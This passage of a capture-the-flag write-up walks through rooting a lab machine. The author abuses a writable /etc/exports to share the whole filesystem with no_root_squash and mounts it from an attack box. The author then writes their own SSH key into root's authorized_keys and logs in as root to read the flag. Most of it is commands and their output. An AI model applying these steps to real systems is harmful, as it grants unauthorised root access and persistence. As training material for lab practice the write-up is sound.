other::r--- As seen here, localjob3 has read/write (rw) set from the ACL.
- This means I should be able to make changes to the /etc/exports file.
- /etc/exports is the NFS server configuration file that defines which
filesystems/directories are shared over the network and who can access them. - Since I can write into
/etc/exports, I can setno_root_squashin/etc/exports
Set no_root_squash on /etc/exports:
cat /etc/exports
# /etc/exports: the access control list for filesystems which may be exported
#               to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes       hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4        gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes  gss/krb5i(rw,sync,no_subtree_check)
#

/ *(rw,sync,no_root_squash,no_subtree_check)- This should make it so I can mount the entire
/on the target machine into a share on my attack box. - First I need to restart the nfs service on the target.
Restart nfs service:
sudo /usr/bin/systemctl restart nfs-kernel-server.service- Now on my attack box check that I can see the mount.
Showmount:
showmount -e 10.1.10.84Export list for 10.1.10.84:
/ *- Next I created a
sharesdirectory on my current folder
Create shares folder:
mkdir shares- Now I can mount the share from the target machine into the directory I created.
Mount target machine share onto attack box:
sudo mount -t nfs 10.1.10.84:/ ./shares- Now I can access the target machine in my attack box share folder
Access share:
cd sharesls
bin dev lib64 mnt run snap tmp
bin.usr-is-merged etc lib.usr-is-merged opt sbin srv usr
boot home lost+found proc sbin.usr-is-merged swap.img var
cdrom lib media root scripts sys- It is worth noting here, that I must use sudo or root on my attack machine to access anything as root on the target machines share.
Run as root (I could just use sudo as well)
sudo su root - Now I can access
/rooton the target machine. - I wanted to get a shell as root on the target machine itself, so I chose to write my public key into the target
.ssh/authorized_keysfile to see if I can ssh in as root.
Write ssh public key:
cd .sshls -la
total 8
drwx------ 2 root root 4096 Sep 18 2025 .
drwx------ 5 root root 4096 Aug 30 05:53 ..
-rw------- 1 root root 0 Sep 18 2025 authorized_keysecho 'ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIGmuGuZmNRdN8pkuL7tYP89iN34XSaSc64tnc7Nf9H/4 chxsec@Fero' > authorized_keys - Now I should be able to ssh into the target as root.
Connect to target as root:
ssh root@10.1.10.84Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.8.0-138-generic x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/pro

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings- I can now read the final flag and root the box.
root.txt:
root@walnut:~# ls
root.txt
root@walnut:~# cat root.txt
f42a447b64f431b99d7fe59f65f71bc7
root@walnut:~# hostname
walnut.local
root@walnut:~# id
uid=0(root) gid=0(root) groups=0(root)
root@walnut:~# ip -c a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc mq state UP group default qlen 1000
    link/ether 0e:e5:e0:db:a3:ed brd ff:ff:ff:ff:ff:ff
    altname enp0s5
    altname ens5
    inet 10.1.10.84/18 metric 100 brd 10.1.63.255 scope global dynamic eth0
       valid_lft 2875sec preferred_lft 2875sec
    inet6 fe80::ce5:e0ff:fedb:a3ed/64 scope link
       valid_lft forever preferred_lft forever